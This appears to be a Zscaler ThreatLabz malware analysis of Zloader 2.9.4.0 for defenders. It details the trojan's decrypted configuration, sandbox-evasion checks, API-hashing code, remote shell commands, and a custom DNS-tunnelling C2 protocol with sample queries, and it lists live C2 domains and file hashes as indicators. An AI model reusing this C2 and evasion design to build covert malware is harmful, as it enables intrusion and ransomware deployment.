

Technical Analysis

 zscaler.com/blogs/security-research/inside-zloader-s-latest-trick-dns-tunneling

 Hacker sitting in front of multiple computers

Introduction

Zloader (a.k.a. Terdot, DELoader, or Silent Night) is a modular Trojan based on the leaked Zeus source code that emerged in 2015. The malware was originally designed to facilitate banking fraud via Automated Clearing House (ACH) and wire transfers. However, similar to other malware families like Qakbot and Trickbot, Zloader has been repurposed for initial access, providing an entry point into corporate environments for the deployment of ransomware. Zloader reemerged one year ago following an almost two-year hiatus with a new iteration that included modifications to its obfuscation techniques, domain generation algorithm (DGA), anti-analysis techniques, and network communication.

ThreatLabz has identified a new version of Zloader (2.9.4.0) that has introduced features that further enhance the malware's anti-analysis capabilities, an interactive shell for hands-on keyboard activity, and a Domain Name System (DNS) tunnel for command-and-control (C2) communications. These modifications provide additional layers of resilience against detection and mitigation. In this blog, we'll explore each of these new Zloader features, and examine the mechanics of the new DNS tunneling protocol.

Key Takeaways

- Zloader (a.k.a. Terdot, DELoader, or Silent Night) is a modular Trojan based on the leaked Zeus source code dating back to 2015.
- Zloader 2.9.4.0 adds notable improvements including a custom DNS tunnel protocol for C2 communications and an interactive shell that supports more than a dozen commands, which may be valuable for ransomware attacks.
- Zloader's anti-analysis techniques such as environment checks and API import resolution algorithms continue to be updated to evade malware sandboxes and static signatures.
- Zloader attacks have been performed using more targeted methods that include luring victims into initiating Remote Monitoring and Management (RMM) sessions.

Infection Vector

The distribution of Zloader has become more small-scale and targeted, which has become an increasingly popular trend among initial access brokers including those that are affiliates of Black Basta ransomware. This trend has led to a shift away from large-scale spam

campaigns to more personalized voice-based attacks over the past year. ThreatLabz has observed Zloader deployed through a multi-stage infection chain starting through Remote Monitoring and Management (RMM) tools including AnyDesk, TeamViewer, and Microsoft Quick Assist. Furthermore, we have identified an additional malicious payload in the attack chain, which is known as GhostSocks. We assess with medium to high confidence that this payload was used to deploy Zloader as shown in the figure below:




Figure 1: Example Zloader attack chain observed by ThreatLabz.

In this section, we will analyze the changes introduced in Zloader 2.9.4.0.

Configuration

The Zloader static configuration is no longer encrypted with a hardcoded plain-text RC4 key. Instead, the RC4 key is computed by performing an XOR operation with two 16-byte character arrays. After decrypting Zloader's configuration, there are two new sections (highlighted below in red and blue) as shown below:

```

00000000 00 00 00 00 54 65 73 74 00 00 00 00 00 00 00 00 |....Test.....|
00000010 00 00 00 00 00 00 00 00 00 31 2e 30 00 00 00 00 |.....1.0....|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 68 74 |.....ht|
00000030 74 70 73 3a 2f 2f 62 69 67 64 65 61 6c 63 65 6e |tps://bigdealcen|
00000040 74 65 72 2e 77 6f 72 6c 64 2f 00 00 00 00 00 00 |ter.world/.....|
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000002b0 00 00 00 00 00 00 00 00 03 00 00 00 11 00 00 00 |.....|
000002c0 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c 49 |-----BEGIN PUBLI|
000002d0 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 4d |C KEY----- .MIGfM|
000002e0 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 41 |A0GCSqGSib3DQEBA|
000002f0 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 67 |QUAA4GNADCBiQKBg|
00000300 51 44 43 59 2b 55 46 74 76 55 35 63 6c 74 47 70 |QDCY+UFTvU5cltGp|
00000310 43 45 35 45 46 6c 2b 48 66 62 33 0a 53 38 37 73 |CE5EFl+Hfb3.S87s|
00000320 74 43 4a 64 48 68 53 36 74 75 79 79 61 59 6a 4f |tCJdHhS6tuyyaYjO|
00000330 74 37 78 49 41 56 33 6b 46 63 36 42 6c 57 78 6b |t7xIAV3kFc6BlWxk|
00000340 6d 4f 6d 6e 54 57 64 30 71 74 37 47 54 30 6f 2b |mOmnTWd0qt7GT0o+|
00000350 74 44 32 75 54 66 37 7a 50 66 52 33 0a 74 6b 6d |tD2uTf7zPfr3.tkm|
00000360 70 33 76 47 58 79 4e 5a 58 6a 52 39 30 6c 77 53 |p3vGXyNZXjR90lws|
00000370 48 4b 73 32 32 6b 73 66 4f 67 6d 5a 70 4e 64 62 |HKs22ksfOgmZpNdb|
00000380 5a 2b 5a 48 56 6e 34 6f 7a 62 70 45 2f 63 47 58 |Z+ZHVn4ozbpE/cGX|
00000390 7a 7a 6f 2f 6b 39 33 7a 2b 50 36 4a 6b 0a 63 68 |zzo/k93z+P6Jk.ch|
000003a0 58 5a 38 4e 77 46 5a 4d 38 41 52 72 63 6a 65 51 |XZ8NwFZM8ARrcjeQ|
000003b0 49 44 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 |IDAQAB.-----END |
000003c0 50 55 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a |PUBLIC KEY-----.|
000003d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
000003e0 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70 |.....http|
000003f0 73 3a 2f 2f 66 6f 72 64 6e 73 2f 63 6f 72 70 72 |s://fordns/corpr|
00000400 6f 6f 74 2f 20 7e 20 64 6e 73 3a 2f 2f 6e 73 31 |oot/ ~ dns://ns1|
00000410 2e 62 72 6f 77 6e 73 77 65 72 2e 63 6f 6d 00 00 |.brownswer.com..|
00000420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000004b0 00 00 00 00 2d 3d 98 9a 08 08 04 04 08 08 08 08 |....-=.....|
000004c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000004f0

```




Figure 2: Zloader decrypted static configuration.

These two sections are related to Zloader's new DNS tunneling feature, which can encapsulate encrypted network traffic through a custom protocol using DNS A and AAAA records. The first new section in Zloader's configuration contains an HTTPS URL used as the TLS Server Name Indication (SNI) during the TLS handshake. In this example, the value is **fordns**. This value is then followed by Zloader's DNS nameserver (e.g., **ns1.brownswer.com**), which serves as the C2 for communication. The second new section in the Zloader configuration has three IP addresses (in network byte order) for the DNS servers to use for the C2 nameserver's resolution in order of preference.

- **2D 3D 98 9A** → **45.61.152.154**

- 08 08 04 04 → 8.8.4.4
- 08 08 08 08 → 8.8.8.8

Anti-analysis

Environment check

ThreatLabz identified Zloader version 2.9.4.0 samples labeled with the botnet name **Test**. These samples are noteworthy because they do not perform the anti-analysis registry-based environment check that we previously documented. This environment check normally prevents Zloader from running on any system other than the one that it originally infected.

However, in non-test Zloader 2.9.4.0 builds, a modified environment check is still present. Instead of checking the value of a pseudo-randomly generated registry key, Zloader utilizes an alternative method. The figure below illustrates the process that Zloader uses to perform this anti-analysis environment check.




Figure 3: Flow chart of Zloader's environment check.

Similar to previous versions of Zloader, the malware first checks whether its own executable name matches a hardcoded value that varies per sample. Zloader then computes an MD5 hash of the machine-specific bot ID.

The bot ID is composed of the following values:

- Computer name
- User name
- Install date in seconds since the epoch (1970-01-01 UTC)

An example of a bot ID is: **COMPANY1_JohnDoe_5BFEA21D**

Zloader then retrieves a value within the executable's **.rdata** section, which will be NULL if the Zloader executable has not been used to infect a system. If the Zloader executable has been used to infect a system, this value will be filled in by Zloader as part of the infection process. If the MD5 hash of the bot ID matches the expected value after installation, Zloader will continue execution. However, if this field is not NULL and does not match the expected hash value of the bot ID, Zloader will terminate. This environment check serves as an indication to the malware that the Zloader executable has been transferred to another environment (e.g., a malware sandbox or an analyst system).

During the installation phase, Zloader version 2.9.4.0 creates a copy of the original executable with a modified MZ header at offset 0x24, which is reserved for the OEM identifier and OEM information. The value at this offset serves as a pointer to the **.rdata** location where the MD5 hash value address is located. An example of the modified Zloader MZ header field at offset 0x24 is shown in the figure below:

```
000000004D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00MZ.....
00000010B8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00.....@.....
0000002000 00 00 00 00 AB 05 00 00 00 00 00 00 00 00 00.....
0000003000 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00.....
000000400E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68.....!..L.!Th
0000005069 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6Fis program canno
0000006074 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20t be run in DOS
000000706D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00mode....$.
0000008040 AB A8 DC 04 CA C6 8F 04 CA C6 8F 04 CA C6 8F@.....
0000009010 A1 C2 8E 0F CA C6 8F 10 A1 C5 8E 01 CA C6 8F.....
```



Figure 4: Example Zloader MZ header modification prior to initializing the expected bot ID hash parameter in the **.rdata** section.

Once the address in the **.rdata** section has been located, Zloader writes the expected MD5 hash of the bot ID to this region and zeros the modified bytes in the MZ header at offset 0x24. Zloader then launches this modified executable with the initialized bot ID field, and deletes the original executable.

API resolution

The import API resolution for Zloader was also updated in the latest version. The API resolution continues to use the cyclic redundancy check (CRC) algorithm, but the result is now calculated by performing an XOR operation with a constant, and function names are now converted to lowercase instead of uppercase letters. The following Python code replicates Zloader's API resolution:

```
def calculate_checksum(func_name, xor_constant):
    checksum = xor_constant
    for element in func_name.lower():
        checksum = 16 * checksum - (0 - (ord(element)+1))
        if checksum & 0xf0000000 != 0:
            checksum = (((checksum & 0xf0000000) >> 24) ^ checksum) & 0xffffffff
    return checksum ^ xor_constant
```

Zloader also now dynamically calculates the index of the DLL name to resolve functions from in each case. Before, the code only had a single **DWORD** value with the checksum to resolve, and the index of the DLL was hardcoded. Now, Zloader uses two **DWORDS** per function to determine the DLL and function name. The figure below shows an example of several API functions and the corresponding **DWORD** values used for the resolution.




Figure 5: Example Zloader values used to resolve API import names.

An XOR operation with a constant value (that changes per sample) is performed with the second **DWORD**. Another XOR operation is performed with the result and the first **DWORD**. The code that replicates this algorithm is shown below:

```
dll_hash_index = dword_2 ^ 0xC3C0D88F; // the XOR constant varies per sample
hash_xor_crc = dll_hash_index ^ dword_1;
```

Interactive shell

Another new feature introduced in Zloader 2.9.4.0 was an interactive shell that provides the threat actor with the ability to execute arbitrary binaries and shellcode, exfiltrate data, terminate processes, etc. The table below shows the commands that are currently implemented in Zloader.

Command	Description
exec	Execute binary.
cmd	Native command line.

Command	Description
<code>getfile</code>	Get file from server <code>rshell/files</code> .
<code>sendfile</code>	Send file to the server <code>rshell/uploads</code> .
<code>getsc</code>	Get shellcode from server <code>rshell/files</code> .
<code>runsc</code>	Run shellcode with the specified architecture.
<code>getdll</code>	Get DLL from the server <code>rshell/files</code> .
<code>rundll</code>	Run DLL from memory.
<code>find_process</code>	Find process by name.
<code>status_process</code>	Get process status by PID.
<code>kill</code>	Kill process.
<code>cd</code>	Display/change current directory.
<code>dir</code>	Show contents of a directory.
<code>bot_id</code>	Show bot ID.
<code>exit</code>	Quit shell.

Table 1: Zloader 2.9.4.0 interactive shell commands.

These commands are likely used by threat actors when performing hands-on keyboard activity related to reconnaissance and ransomware deployment.

Network communication

HTTPS

Zloader continues to use HTTPS with POST requests as the primary C2 communication channel. However, the Zloader HTTP headers have changed. For example, the **User-Agent** field is now set to **PresidentPutin**. In addition, Zloader adds a **Rand** HTTP header value set to pseudo random alphabetic characters between 32 and 255 characters in length. Since the request is sent via TLS, the **Rand** field varies the packet size to prevent potential size-based network detections. An example Zloader C2 HTTP POST request is shown below:

```
POST / HTTP/1.1
Host: bigdealcenter.world
User-Agent: PresidentPutin
Rand:
ifyfiwqobnuebnodoexitnaeppupeohruloxycaevsariuvupdefesyruyhefiguddyybebipcusobywezal
ykosyazubykaskyduniilsifeucxybocafoacyblywiwiduanguolyptaziosrelituurmeyvvuuwfuimvuak
d
Connection: close
Content-Length: 300
```

Zloader uses the Security Support Provider Interface (SSPI) for TLS, rather than using the WinINet API.

The body of the HTTP POST request continues to use the same bin storage data structure from Zeus as shown below:

```
struct zeus_binstorage {
    unsigned char[20] random_bytes;
    size_t total_size;
    unsigned int num_items;
    unsigned char[16] md5_hash;
    size_t item_type_1;
    unsigned int compressed_size_1;
    unsigned int uncompressed_size_1;
    unsigned char[compressed_size_1] item_data_1;
    ...
    size_t item_type_n;
    unsigned int compressed_size_n;
    unsigned int uncompressed_size_n;
    unsigned char[compressed_size_n] item_data_n;
}
```

The bin storage data structure is then encrypted with the Zeus **VisualEncrypt** algorithm, then encrypted again with a randomly generated 32-byte RC4 key. The RC4 key itself is then encrypted with a hardcoded 1,024-bit RSA public key. Thus, the first 128 bytes of the payload are the RSA encrypted RC4 key, followed by the RC4 + **VisualEncrypt** encrypted bin storage content.

DNS tunneling

The most significant update to Zloader's C2 communication is the addition of DNS tunneling. Zloader implements a custom protocol on top of DNS using IPv4 to tunnel encrypted TLS network traffic (using the Windows SSPI API). Zloader constructs and parses DNS packets without relying on a third party library or the Windows API.

Zloader DNS requests use the following format:

```
[prefix].[header].[payload].[zloader_nameserver_domain]
```

The header consists of 14 bytes that are converted into 28 lowercase hexadecimal values.

The 14-byte header consists of the following structure:

```
struct zloader_dns_tunnel_header{
    unsigned int session_id;          // randomly generated
    unsigned int sequence_num;        // incremented per packet
    byte msg_type;                    // 1-9
    byte field_1;
    unsigned int field_2;
}
```

The meaning of the last two fields varies depending on the message type, and is unused for some message types. For message type **0x4**, the **field_2** value denotes the number of parts that the message is broken into (typically 3) separated by periods. Each part can contain up to 62 characters (31 bytes) to remain compliant with the DNS protocol limit of 63 characters. Each packet can contain up to three parts per packet. Therefore, larger messages must be fragmented and sent in multiple packets. An example of a message type **0x4** (TLS client hello) Zloader DNS packet is shown below:

```
cdn.90baf13f03000000040003000000.160303009d0100009903036713bfbe1a8dea1ce0b97a5196762fe327f8da77.0a06e9aff09fff3a4f07cc1400002ac02cc02bc030c02f009f009ec024c023.c028c027c00ac009c014c013009d009c003d003c00.ns1.brownsver.com
```

This first component `cdn` is a hardcoded prefix value. The second component `90baf13f03000000040003000000` is the header that can be converted from a hexadecimal string to binary values as shown below:

- **Session ID:** **0x3ff1ba90**
- **Sequence number:** **0x3**
- **Message type:** **0x4**
- **Field 1:** **0x0**
- **Field 2:** **0x3** (number of parts in the request)

The third component of the request is the

payload: **160303009d0100009903036713bfbe1a8dea1ce0b97a5196762fe327f8da77.0a06e9aff09fff3a4f07cc1400002ac02cc02bc030c02f009f009ec024c023.c028c027c00ac009c014c0**

13009d009c003d003c00, which in this example can be parsed as a TLS client hello message (after converting from hexadecimal and removing the periods), as shown below:

Content Type: 16 (0x16) indicates a Handshake message.

Version: 0303 (0x0303) indicates Handshake version TLS 1.2.

Length: 009d (0x009d) indicates the length of the Handshake message (157 bytes).

- **Handshake Type:** 01 (0x01) indicates a ClientHello message.
- **Length:** 000099 (0x000099) indicates the length of the ClientHello message (153 bytes).
- **Version:** 0303 (0x0303) indicates ClientHello version TLS 1.2.
- **Random:** 6713bfbe1a8dea1ce0b97a5196762fe327f8da770a06e9aff09fff3a4f07cc14 (32 bytes) is the client's random value.
- **Session ID Length:** 00 (0x00) indicates that there is no session ID.
- **Cipher Suites Length:** 002a (0x002a) indicates the length of the cipher suites (42 bytes).
- **Cipher Suites:**
 - c02c (TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384)
 - c02b (TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256)
 - c030 (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
 - c02f (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
 - 009f (TLS_DHE_RSA_WITH_AES_256_GCM_SHA384)
 - 009e (TLS_DHE_RSA_WITH_AES_128_GCM_SHA256)
 - c024 (TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384)
 - c023 (TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256)
 - c028 (TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384)
 - c027 (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256)
 - c00a (TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA)
 - c009 (TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA)
 - c014 (TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA)
 - c013 (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA)
 - 009d (TLS_RSA_WITH_AES_256_GCM_SHA384)
 - 009c (TLS_RSA_WITH_AES_128_GCM_SHA256)
 - 003d (TLS_RSA_WITH_AES_256_CBC_SHA256)
 - 003c (TLS_RSA_WITH_AES_128_CBC_SHA256)

The last component ns1.brownsver.com is the Zloader C2 domain nameserver.

For message type 0x7, the field_2 value specifies the number of bytes that have been received (and acknowledged) from the DNS server. The following table shows the current Zloader DNS message types.

Message Type	Description	Record Type
0x1	Ping.	A
0x2	Session start.	A
0x3	Session initialization.	A
0x4	TLS client hello / client application data transfer.	A
0x5	Client data transfer complete.	A
0x6	Prepare server response.	A
0x7	TLS server hello request / server application data.	AAAA
0x8	Sent when the sequence number is a multiple of 100 (and greater than 0).	A
0x9	Unknown.	A

Table 2: Zloader 2.9.4.0 DNS tunnel message types.

The Zloader DNS server responds with A records that contain IPv4 addresses which serve different purposes. For example, the IPv4 address 8.8.8.8 is used as an acknowledgement message. For message type 0x7 packets that may involve transferring large amounts of data, the Zloader DNS server responds with IPv6 AAAA records.

Botnet and campaign IDs

ThreatLabz has identified the following Zloader version 2.9.4.0 botnet IDs and campaigns:

Botnet ID	Campaign ID	File Names
Test	1.0	HexaPort.exe, SyncSuite.exe, OmniScript.dll, PixelSignal.dll

Botnet ID	Campaign ID	File Names
Penta1	1.1	HexaLab.dll, HexaPort.dll
Penta2	1.1	HexaPort.dll, XenoGraph.dll, GridCloud.dll
BB3	1.1	PhoenixHub.dll, XenoLogic.dll

Table 3: Zloader 2.9.4.0 botnet IDs, campaign IDs, and file names.

The botnet ID BB3 is notable because it follows the same format used by [Qakbot](#) and [Pikabot](#) when those threat groups served as initial access brokers for Black Basta ransomware. [Open source reporting](#), including [CISA](#) and [Rapid7](#), has also tied Zloader with Black Basta distribution. Thus, ThreatLabz assesses with moderate to high confidence that this specific Zloader botnet ID is related to Black Basta ransomware attacks.

Conclusion

Zloader's distribution methods and a new DNS tunneling communication channel suggest the group is focusing increasingly on evading detection. The threat group continues to add new features and functionality to more effectively serve as an initial access broker for ransomware. With the latest Zloader updates, organizations must ensure that they are inspecting not only web-based traffic, but also DNS-based network traffic. Zscaler ThreatLabz will continue to track this threat and add detections to protect our customers.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to Zloader at various levels.




Figure 6: Zscaler Cloud Sandbox report

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to Zloader at various levels with the following threat names:

Win64.Downloader.Zloader


Indicators Of Compromise (IOCs)

Indicator	Description
22c5858ff8c7815c34b4386c3b4c83f2b8bb23502d153f5d8fb9f55bd784e764	Zloader sample SHA256

Indicator	Description
603bd9ee50f7dc6de37f314bda227561f0fd67cdebf53a672ea32cce73a2efd3	Zloader sample SHA256
d212042504f851253347754c3d3624628e7ebf7c0bbd8160220bf6edcff24f16	Zloader sample SHA256
ec8414631644269ab230c222055beb36546ff3ee39cebbbfa7e794e2e609c8d9	Zloader sample SHA256
17a9900aff30928d54ce77bdcd0cdde441dd0215f8187bac0a270c5f8e4db9cc	Zloader sample SHA256
2794a703aff5549a89834d0ef8ad4b97ce12e27fa37852dd2a504e5a0078b093	Zloader sample SHA256
3610f213db22a9de07dbbed4fbf6cec78b6dd4d58982c91f3a4ef994b53a8adc	Zloader sample SHA256
cbff717783ee597448c56a408a066aaae0279dd8606e6d99e52a04f0a7a55e03	Zloader sample SHA256
a9f2c4bc268765fc6d72d8e00363d2440cf1dcbd1ef7ee08978959fc118922c9	Zloader sample SHA256
db34e255aa4d9f4e54461571469b9dd53e49feed3d238b6cfb49082de0afb1e4	Zloader sample SHA256
49405370a33abbf131c5d550cebe00780cc3fd3cbe888220686582ae88f16af7	Zloader sample SHA256

Indicator	Description
f1a9ef13784ba05628c12decbbbe44e7708793d1a707f9fbc2475c42e1ec2cb7d	Zloader sample SHA256
40b4bb1919e9079d1172c5dee5ac7d96c5e80ede412b8e3ef382230a908733cc	Zloader sample SHA256
bigdealcenter.world	Zloader HTTPS C2 server
unitedcommunity.world	Zloader HTTPS C2 server
ns1.brownsver.com	Zloader DNS C2 server
45.61.152.154	Zloader DNS C2 nameserver resolver

Get the latest Zscaler blog updates in your inbox



By submitting the form, you are agreeing to our [privacy policy](#).